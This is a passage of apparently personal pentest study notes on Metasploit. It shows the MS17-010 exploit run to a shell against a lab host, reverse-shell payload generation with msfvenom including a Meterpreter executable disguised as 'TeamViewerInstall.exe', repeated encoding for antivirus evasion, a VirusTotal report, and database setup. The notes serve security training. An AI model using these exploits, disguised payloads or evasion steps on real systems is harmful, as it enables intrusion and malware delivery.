> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/hacking-tools/exploitation/metasploit.md).
# Metasploit
Metasploit Framework methodology notes covering msfconsole, module search, auxiliary modules, exploit modules, payloads, encoders, msfvenom, Meterpreter, database workspaces, sessions, service enumera
## Metasploit:
{% hint style="info" %}
Metasploit is an open source penetration testing platform widely used by IT security professionals to assess the vulnerability of IT systems. It provides a set of tools and resources for discovering, exploiting, and securing security vulnerabilities in networks, operating systems, applications, and other IT components. In summary, Metasploit is a comprehensive framework for performing penetration testing and security auditing.
{% endhint %}
By default, all core files related to Metasploit Framework can be found `/usr/share/metasploit-framework`
## Metasploit Workflow
1. Identify the exposed service, version, platform, and likely vulnerability before selecting a module.
2. Search modules by service, CVE, platform, type, rank, and name, then review module information and references.
3. Configure target options, payload options, listener addresses, and target selection with the smallest reliable setup.
4. Run checks where available, execute only confirmed modules, and preserve module output for reporting.
5. Manage sessions, workspaces, loot, credentials, services, and hosts through the Metasploit database when the assessment grows.
### **Modules:**
The modules detailed above are divided into distinct categories in this file. We will detail them in the following sections. They are contained in the following folders:
### **Plugins:**
Plugins give the pentester more flexibility when using them `msfconsole`since they can easily be loaded manually or automatically as needed to provide additional functionality and automation during our evaluation.
### Scenarios:
Meterpreter functionality and other useful scripts.
### **Tools:**
Command line utilities that can be called directly from the `msfconsole`menu
## MSFconsole
### MSF Engagement Structure
The MSF engagement structure can be divided into five main categories.
* Enumeration
* Preparation
* Exploitation
* Privilege escalation
* Post-Exploitation
{% hint style="info" %}
This division makes it easier for us to find and select appropriate MSF features in a more structured way and work with them accordingly. Each of these categories has different subcategories intended for specific purposes. These include, for example, service validation and vulnerability research.
{% endhint %}
## **Components**
### Search for modules:
#### Once we are in the `msfconsole`, we can select from a long list containing all available Metasploit modules. Each of them is structured into folders, which will look like this:
**Syntax:**
```bash
///
```
**Example**
```bash
794 exploit/windows/ftp/scriptftp_list
```
1. **NO:**
The `No.`tag will be displayed to select the exploit we want later during our searches. We'll see `No.`later how useful the tag can be for selecting specific Metasploit modules.
2. **Type:**
| Type: | **Description** |
| ----------- | ------------------------------------------------------------------------------------------------------ |
| `Auxiliary` | Scanning, fuzzing, detection, and administration features. Provides support and extra functionality. |
| `Encoders` | Ensure payloads remain intact until they reach their destination. |
| `Exploits` | Modules that exploit a vulnerability to deliver the payload. |
| `NOPs` | (No operation code) Keep payload sizes consistent between exploitation attempts. |
| `Payloads` | Code runs remotely and calls back to the attacker's machine to establish a connection or shell. |
| `Plugins` | Additional scripts can be integrated into an `msfconsole` assessment and coexist. |
| `Post` | Wide range of modules for gathering information, pivoting deeper, and related post-exploitation tasks. |
3. **OS:**
The `OS`tag specifies the operating system and architecture for which the module was created. Naturally, different operating systems require different codes to be executed to achieve the desired results 4. **Service:**
The `Service` tag refers to the vulnerable service running on the target machine. For some modules, such as `auxiliary` or `post`, this tag may refer to a more general activity like `gather`, referring to collecting credentials, for example. 5. **Name:**
Finally, the `Name`tag explains the actual action that can be performed using this module created for a specific purpose.
**MSF - Search function**
For example, we can try to find the `EternalRomance`exploit for older Windows operating systems. It might look like this:
`search eternalromance`
### **Specific search:**
We can also make our search a little coarser and narrow it down to a single category of services. For example, for CVE, we could specify the year (`cve:`), Windows platform (`platform:`), the type of module we want to find (`type:`), the trustworthiness rank (`rank:`), and the search name (``). This would reduce our results to those that match all of the above.
```bash
search type:exploit platform:windows cve:2021 rank:excellent microsoft
```
### Using Modules:
To select our first module, we first need to find one. Let's assume we have a target running a version of SMB vulnerable to EternalRomance exploits (MS17/\_010). We found that SMB server port 445 is open when scanning the target.
**Searching for MS17/\_010**
`search ms17_010`
**MSF - Select a module**
To use a module in Metasploit, first insert the `use` command followed by the desired module number, then use the `options` command to view the details and configurations available for that module.
```bash
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
1 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
msf6 > use 0
msf6 exploit(windows/smb/ms17_010_psexec) > options
Module options (exploit/windows/smb/ms17_010_psexec):
Name Current Setting Required Description
---- --------------- -------- -----------
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wo yes List of named pipes to check
rdlists/named_pipes.txt
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework
/wiki/Using-Metasploit
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a no
rmal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
```
**Module information**
We can use the `info`command after selecting the module if we want to know more about the module. This will give us a series of information that may be important to us.
```bash
msf6 exploit(windows/smb/ms17_010_psexec) > info
Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
Module: exploit/windows/smb/ms17_010_psexec
Platform: Windows
Arch: x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2017-03-14
Provided by:
sleepya
zerosum0x0
Shadow Brokers
Equation Group
Available targets:
Id Name
-- ----
0 Automatic
1 PowerShell
2 Native upload
3 MOF upload
Check supported:
Yes
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wo yes List of named pipes to check
rdlists/named_pipes.txt
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a nor
mal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload information:
Space: 3072
Description:
This module will exploit SMB with vulnerabilities in MS17-010 to
achieve a write-what-where primitive. This will then be used to
overwrite the connection session information with as an
Administrator session. From there, the normal psexec payload code
execution is done. Exploits a type confusion between Transaction and
WriteAndX requests and a race condition in Transaction requests, as
seen in the EternalRomance, EternalChampion, and EternalSynergy
exploits. This exploit chain is more reliable than the EternalBlue
exploit, but requires a named pipe.
References:
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://github.com/worawit/MS17-010
https://hitcon.org/2017/CMT/slide-files/d2_s2_r0.pdf
https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/
Also known as:
ETERNALSYNERGY
ETERNALROMANCE
ETERNALCHAMPION
ETERNALBLUE
```
**Target specification**
Once we are confident that the selected module is the right one for our purpose, we need to define some specifications to customize the module to successfully use it on our target host, such as setting the target ( `RHOST`or `RHOSTS`).
```bash
set RHOSTS 10.10.10.100
```
Additionally, there is the `setg` option, which specifies the options selected by us as permanent until the program is restarted.
**Running exploits**
Once everything is configured and ready to go, we can proceed to launch the attack. Command: `run`
```powerquery
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.14.15:4444 -> 10.10.10.40:49158) at 2020-08-13 21:37:21 +0000
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
meterpreter> shell
C:/Windows/system32>
```
## Targets
### **Show Targets:**
The `show targets`command issued in an exploit module view will display all vulnerable targets available for that specific exploit. If you leave the selection on, `Automatic`msfconsole will know to perform a service discovery on the given target before launching a successful attack.
However, if we know which versions are running on our target, we can use the `set target `command to choose a target from the list.
```shell-session
msf6 exploit(windows/browser/ie_execcommand_uaf) > set target 6
target => 6
```
### Payloads:
{% hint style="info" %}
In `payload` Metasploit, a module helps the exploit module return (usually) a `shell` to the attacker. payloads are sent with the exploit itself to bypass the vulnerable service's standard operating procedures (exploits job), then run on the target operating system to typically return a reverse connection to the attacker and establish a payload's job.
{% endhint %}
There are three different types of payload modules in the Metasploit framework: Singles, Stagers, and Stages.
1. **Payloads Single** :
> A simple payload contains all the code necessary for the exploit and execution in a single standalone payload. This makes them more stable, because there is only one element to execute. However, they can be limited by their size, because some attacks do not support too large payloads. They are ideal for immediate actions, such as adding a user or starting a process on the target.
2. **Payloads Stagers:**
> Stager payloads work with Stage payloads by dividing the load into multiple stages. A stager resides on the attacker's system and initiates the network connection with the target when the stage is executed on the remote machine. They are designed to be small and reliable, making it easier to make connections. Windows stagers are also available in "NX" (for compatibility with DEP protection) and "NO-NX" versions, with NX being bulkier but suitable for modern systems.
3. **Payloads Stages**:
> Stage payloads are components uploaded by stagers for advanced functionality and without size limitations. They are used for complex loads like Meterpreter or VNC injection. To minimize errors, stages use intermediate stagers to ensure upload stability. They are particularly suitable for multi-stage attacks requiring a reliable and sustained data flow.
### Staged Payloads:
**payloads in stages**
As a Metasploit user, we will encounter them under the common names `reverse_tcp`, `reverse_https`, and `bind_tcp`. For example, under the `show payloads`command, you can search for payloads that look like the following:
### **Payloads Meterpreter:**
`Meterpreter` is an advanced payload using DLL injection to establish a stable and persistent connection, entirely in memory, making it difficult to detect. It allows you to dynamically load scripts and plugins. Once launched, it opens a session offering specific commands to control the target system: `keystroke capture, password recovery, microphone listening, and more.`
### Searching for Payloads:
To select our first payload, we need to know what we want to do on the target machine. For example, if we're going for access persistence, we'll probably want to select a Meterpreter payload.
By browsing the list above, we find the section containing `Meterpreter Payloads for Windows(x64)`.
   515  windows/x64/meterpreter/bind_ipv6_tcp                                manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
   516  windows/x64/meterpreter/bind_ipv6_tcp_uuid                           manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   517  windows/x64/meterpreter/bind_named_pipe                              manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
   518  windows/x64/meterpreter/bind_tcp                                     manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
   519  windows/x64/meterpreter/bind_tcp_rc4                                 manual  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   520  windows/x64/meterpreter/bind_tcp_uuid                                manual  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
   521  windows/x64/meterpreter/reverse_http                                 manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   522  windows/x64/meterpreter/reverse_https                                manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   523  windows/x64/meterpreter/reverse_named_pipe                           manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
   524  windows/x64/meterpreter/reverse_tcp                                  manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
   525  windows/x64/meterpreter/reverse_tcp_rc4                              manual  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   526  windows/x64/meterpreter/reverse_tcp_uuid                             manual  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
   527  windows/x64/meterpreter/reverse_winhttp                              manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
   528  windows/x64/meterpreter/reverse_winhttps                             manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
   529  windows/x64/meterpreter_bind_named_pipe                              manual  No     Windows Meterpreter Shell, Bind Named Pipe Inline (x64)
   530  windows/x64/meterpreter_bind_tcp                                     manual  No     Windows Meterpreter Shell, Bind TCP Inline (x64)
   531  windows/x64/meterpreter_reverse_http                                 manual  No     Windows Meterpreter Shell, Reverse HTTP Inline (x64)
   532  windows/x64/meterpreter_reverse_https                                manual  No     Windows Meterpreter Shell, Reverse HTTPS Inline (x64)
   533  windows/x64/meterpreter_reverse_ipv6_tcp                             manual  No     Windows Meterpreter Shell, Reverse TCP Inline (IPv6) (x64)
   534  windows/x64/meterpreter_reverse_tcp                                  manual  No     Windows Meterpreter Shell, Reverse TCP Inline x64
### **Searching for Specific Payload:**
We can also use `grep`in to filter specific terms. This would speed up the search and, therefore, our selection.
```bash
grep meterpreter show payloads
```
We can now add another `grep`command after the first and search for `reverse_tcp`.
```bash
grep meterpreter grep reverse_tcp show payloads
```
### **Select Payload:**
We use `set payload `only after selecting an Exploit module to begin with.
```bash
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15
payload => windows/x64/meterpreter/reverse_tcp
```
### Using Payloads:
For the Exploit part, we will need to define the following elements:
| **Parameter** | **Description** |
| ------------- | ----------------------------------------------- |
| `RHOSTS` | The remote host IP address, the target machine. |
| `RPORT` | The remote host port. |
For the payload part, we will need to define the following elements:
| **Parameter** | **Description** |
| ------------- | ------------------------------------------------------------------------------- |
| `LHOST` | The host IP address, the attacker's machine. |
| `LPORT` | Usually does not need modification; verify that the port is not already in use. |
### Payload Types:
| **Payload** | **Description** |
| --------------------------------- | --------------------------------------------------------------------------------- |
| `generic/custom` | Generic multi-purpose listener |
| `generic/shell_bind_tcp` | Generic multi-purpose listener, normal shell, TCP bind connection |
| `generic/shell_reverse_tcp` | Generic multi-purpose listener, normal shell, reverse TCP connection |
| `windows/x64/exec` | Executes an arbitrary command (Windows x64) |
| `windows/x64/loadlibrary` | Loads an arbitrary x64 library path |
| `windows/x64/messagebox` | Generates a dialog box through MessageBox with customizable title, text, and icon |
| `windows/x64/shell_reverse_tcp` | Normal shell, single payload, reverse TCP connection |
| `windows/x64/shell/reverse_tcp` | Normal shell, stager plus stage, reverse TCP connection |
| `windows/x64/shell/bind_ipv6_tcp` | Normal shell, stager plus stage, IPv6 TCP bind stager |
| `windows/x64/meterpreter/$` | Meterpreter payload plus the variants above |
| `windows/x64/powershell/$` | Interactive PowerShell sessions plus the variants above |
| `windows/x64/vncinject/$` | VNC server (reflective injection) plus the variants above |
## Encoders
{% hint style="info" %}
Over the 15 years that the Metasploit framework has existed, `Encoders`we have helped make payloads compatible with different processor architectures while contributing to antivirus evasion. `Encoders`comes into play with the role of modifying the payload to run on different operating systems and architectures. These architectures include:
{% endhint %}
| `x64` | `x86` | `sparc` | `ppc` | `mips` |
| ----- | ----- | ------- | ----- | ------ |
### Selecting an Encoder:
> If we wanted to create our custom payload, we could do so via `msfpayload`, but we would have to encode it based on the target OS architecture using `msfencode`afterward. A channel would take the output of one command and send it to the next, which would generate an encoded payload, ready to be sent and executed on the target machine.
{% code overflow="wrap" %}
```sh
msfvenom -p windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b '/x00' -f perl -e x86/shikata_ga_nai
```
{% endcode %}

### **Generating Payload - Without Encoding:**
{% code overflow="wrap" %}
```bash
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "/x00" -f perl
```
{% endcode %}
We should now look at the first line of the `$buf`and see how it changes when applying an encoder like `shikata_ga_nai`.
### **Generating Payload - With Encoding:**
```bash
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "/x00" -f perl -e x86/shikata_ga_nai
```
### **Shikata Ga Nai Encoding:**
> Let's take the example above as is, a hypothetical example. If we were to encode an executable payload just once with SGN, it would most likely be detected by most current antiviruses. Let's look at that for a moment. Taking `msfvenom`, the framework index that deals with payload generation and encoding schemes, we have the following entry:
{% code overflow="wrap" %}
```bash

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -o ./TeamViewerInstall.exe
```
{% endcode %}
This will generate a payload in `exe`format TeamViewerInstall.exe, which is supposed to run on x86 architecture processors for the Windows platform, with a hidden reverse/\_tcp Meterpreter shell payload, encoded once with the Shikata Ga Nai scheme. Let's take the result and upload it to VirusTotal.
A better option would be to try running it through multiple iterations of the same coding scheme:
{% code overflow="wrap" %}
```bash
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o /root/Desktop/TeamViewerInstall.exe
```
{% endcode %}
As we can see, this is still not enough to evade antiviruses. There are a large number of products that still detect payload. Alternatively, Metasploit offers a tool called `msf-virustotal`that we can use with an API key to analyze our payloads. However, this requires free registration on VirusTotal.
### **VirusTotal:**
```shell-session
jord4n@htb[/htb]$ msf-virustotal -k -f TeamViewerInstall.exe
[*] Using API key:
[*] Please wait while I upload TeamViewerInstall.exe...
[*] VirusTotal: Scan request successfully queued, come back later for the report
[*] Sample MD5 hash : 4f54cc46e2f55be168cc6114b74a3130
[*] Sample SHA1 hash : 53fcb4ed92cf40247782de41877b178ef2a9c5a9
[*] Sample SHA256 hash : 66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e43368da8
[*] Analysis link: https://www.virustotal.com/gui/file//detection/f--1651750343
[*] Requesting the report...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Analysis Report: TeamViewerInstall.exe (51 / 68): 66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e43368da8
==================================================================================================================
Antivirus Detected Version Result Update
--------- -------- ------- ------ ------
ALYac true 1.1.3.1 Trojan.CryptZ.Gen 20220505
APEX true 6.288 Malicious 20220504
AVG true 21.1.5827.0 Win32:SwPatch [Wrm] 20220505
Acronis true 1.2.0.108 suspicious 20220426
Ad-Aware true 3.0.21.193 Trojan.CryptZ.Gen 20220505
AhnLab-V3 true 3.21.3.10230 Trojan/Win32.Shell.R1283 20220505
Alibaba false 0.3.0.5 20190527
Antiy-AVL false 3.0 20220505
Arcabit true 1.0.0.889 Trojan.CryptZ.Gen 20220505
Avast true 21.1.5827.0 Win32:SwPatch [Wrm] 20220505
Avira true 8.3.3.14 TR/Patched.Gen2 20220505
Baidu false 1.0.0.2 20190318
BitDefender true 7.2 Trojan.CryptZ.Gen 20220505
BitDefenderTheta true 7.2.37796.0 Gen:NN.ZexaF.34638.eq1@aC@Q!ici 20220428
Bkav true 1.3.0.9899 W32.FamVT.RorenNHc.Trojan 20220505
CAT-QuickHeal true 14.00 Trojan.Swrort.A 20220505
CMC false 2.10.2019.1 20211026
ClamAV true 0.105.0.0 Win.Trojan.MSShellcode-6360728-0 20220505
Comodo true 34592 TrojWare.Win32.Rozena.A@4jwdqr 20220505
CrowdStrike true 1.0 win/malicious_confidence_100% (D) 20220418
Cylance true 2.3.1.101 Unsafe 20220505
Cynet true 4.0.0.27 Malicious (score: 100) 20220505
Cyren true 6.5.1.2 W32/Swrort.A.gen!Eldorado 20220505
DrWeb true 7.0.56.4040 Trojan.Swrort.1 20220505
ESET-NOD32 true 25218 a variant of Win32/Rozena.AA 20220505
Elastic true 4.0.36 malicious (high confidence) 20220503
Emsisoft true 2021.5.0.7597 Trojan.CryptZ.Gen (B) 20220505
F-Secure false 18.10.978-beta,1651672875v,1651675347h,1651717942c,1650632236t 20220505
FireEye true 35.24.1.0 Generic.mg.4f54cc46e2f55be1 20220505
Fortinet true 6.2.142.0 MalwThreat!0971IV 20220505
GData true A:25.32960B:27.27244 Trojan.CryptZ.Gen 20220505
Gridinsoft true 1.0.77.174 Trojan.Win32.Swrort.zv!s2 20220505
Ikarus true 6.0.24.0 Trojan.Win32.Swrort 20220505
Jiangmin false 16.0.100 20220504
K7AntiVirus true 12.10.42191 Trojan ( 001172b51 ) 20220505
K7GW true 12.10.42191 Trojan ( 001172b51 ) 20220505
Kaspersky true 21.0.1.45 HEUR:Trojan.Win32.Generic 20220505
Kingsoft false 2017.9.26.565 20220505
Lionic false 7.5 20220505
MAX true 2019.9.16.1 malware (ai score=89) 20220505
Malwarebytes true 4.2.2.27 Trojan.Rozena 20220505
MaxSecure true 1.0.0.1 Trojan.Malware.300983.susgen 20220505
McAfee true 6.0.6.653 Swrort.i 20220505
McAfee-GW-Edition true v2019.1.2+3728 BehavesLike.Win32.Swrort.lh 20220505
MicroWorld-eScan true 14.0.409.0 Trojan.CryptZ.Gen 20220505
Microsoft true 1.1.19200.5 Trojan:Win32/Meterpreter.A 20220505
NANO-Antivirus true 1.0.146.25588 Virus.Win32.Gen-Crypt.ccnc 20220505
Paloalto false 0.9.0.1003 20220505
Panda false 4.6.4.2 20220504
Rising true 25.0.0.27 Trojan.Generic@AI.100 (RDMK:cmRtazqDtX58xtB5RYP2bMLR5Bv1) 20220505
SUPERAntiSpyware true 5.6.0.1032 Trojan.Backdoor-Shell 20220430
Sangfor true 2.14.0.0 Trojan.Win32.Save.a 20220415
SentinelOne true 22.2.1.2 Static AI - Malicious PE 20220330
Sophos true 1.4.1.0 ML/PE-A + Mal/EncPk-ACE 20220505
Symantec true 1.17.0.0 Packed.Generic.347 20220505
TACHYON false 2022-05-05.02 20220505
Tencent true 1.0.0.1 Trojan.Win32.Cryptz.za 20220505
TrendMicro true 11.0.0.1006 BKDR_SWRORT.SM 20220505
TrendMicro-HouseCall true 10.0.0.1040 BKDR_SWRORT.SM 20220505
VBA32 false 5.0.0 20220505
ViRobot true 2014.3.20.0 Trojan.Win32.Elzob.Gen 20220504
VirIT false 9.5.188 20220504
Webroot false 1.0.0.403 20220505
Yandex true 5.5.2.24 Trojan.Rosena.Gen.1 20220428
Zillya false 2.0.0.4625 20220505
ZoneAlarm true 1.0 HEUR:Trojan.Win32.Generic 20220505
Zoner false 2.2.2.0 20220504
tehtris false v0.1.2 20220505
```
## Databases:
{% hint style="info" %}
`Databases`are `msfconsole`used to track your results. It's no surprise that when evaluating even more complex machines, let alone entire networks, things can get a little fuzzy and complicated due to the sheer amount of search results, entry points, problems detected, credentials discovered, etc. This is where databases come in. `msfconsole` has built-in support for the PostgreSQL database system. With it we have direct, quick and easy access to analysis results with the added ability to import and export results in conjunction with third-party tools. Database entries can also be used to directly configure Exploit module settings with already existing results.
{% endhint %}
### Setting up the Database
First, we need to make sure the PostgreSQL server is up and running on our host machine. To do this, enter the following command:
**PostgreSQL Status**
```bash
sudo service postgresql status
```
**Start PostgreSQL**
```bash
sudo systemctl start postgresql
```
**Start a database**
```bash
sudo msfdb init
```
**Database connection initiated**
```bash
sudo msfdb run
```
{% hint style="warning" %}
If, however, we have already configured the database and we are not able to change the password to MSF username, proceed with these commands:
{% endhint %}
**Database reset**
```bash
msfdb reinit
cp /usr/share/metasploit-framework/config/database.yml ~/.msf4/
sudo service postgresql restart
msfconsole -q
```
### Using the Database
```bash
help database
Database Backend Commands
=========================
Command Description
------- -----------
db_connect Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export Export a file containing the contents of the database
db_import Import a scan result file (filetype will be auto-detected)
db_nmap Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status Show the current database status
hosts List all hosts in the database
loot List all loot in the database
notes List all notes in the database
services List all services in the database
vulns List all vulnerabilities in the database
workspace Switch between database workspaces
```
After confirming that the database is correctly connected, we can organize our `Workspaces`
#### Workspaces:
We can think about `Workspaces`the same way we would think about project files. We can separate different scan results, hosts and extracted information by IP, subnet, network or domain.
```bash
workspace -a Target_1
[*] Added workspace: Target_1
[*] Workspace: Target_1
msf6 > workspace Target_1
[*] Workspace: Target_1
msf6 > workspace
default
* Target_1
```
### Importing Scan Results
Next, suppose we want to import a `Nmap scan`file from a host into our database workspace to better understand the target
```bash
msf6 > db_import Target.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.9'
[*] Importing host 10.10.10.40
[*] Successfully imported ~/Target.xml
msf6 > hosts
Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments
------- --- ---- ------- --------- ----- ------- ---- --------
10.10.10.40 Unknown device
msf6 > services
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
10.10.10.40 135 tcp msrpc open Microsoft Windows RPC
10.10.10.40 139 tcp netbios-ssn open Microsoft Windows netbios-ssn
10.10.10.40 445 tcp microsoft-ds open Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.10.40 49152 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49153 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49154 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49155 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49156 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49157 tcp msrpc open Microsoft Windows RPC
```
### Using Nmap Inside MSFconsole
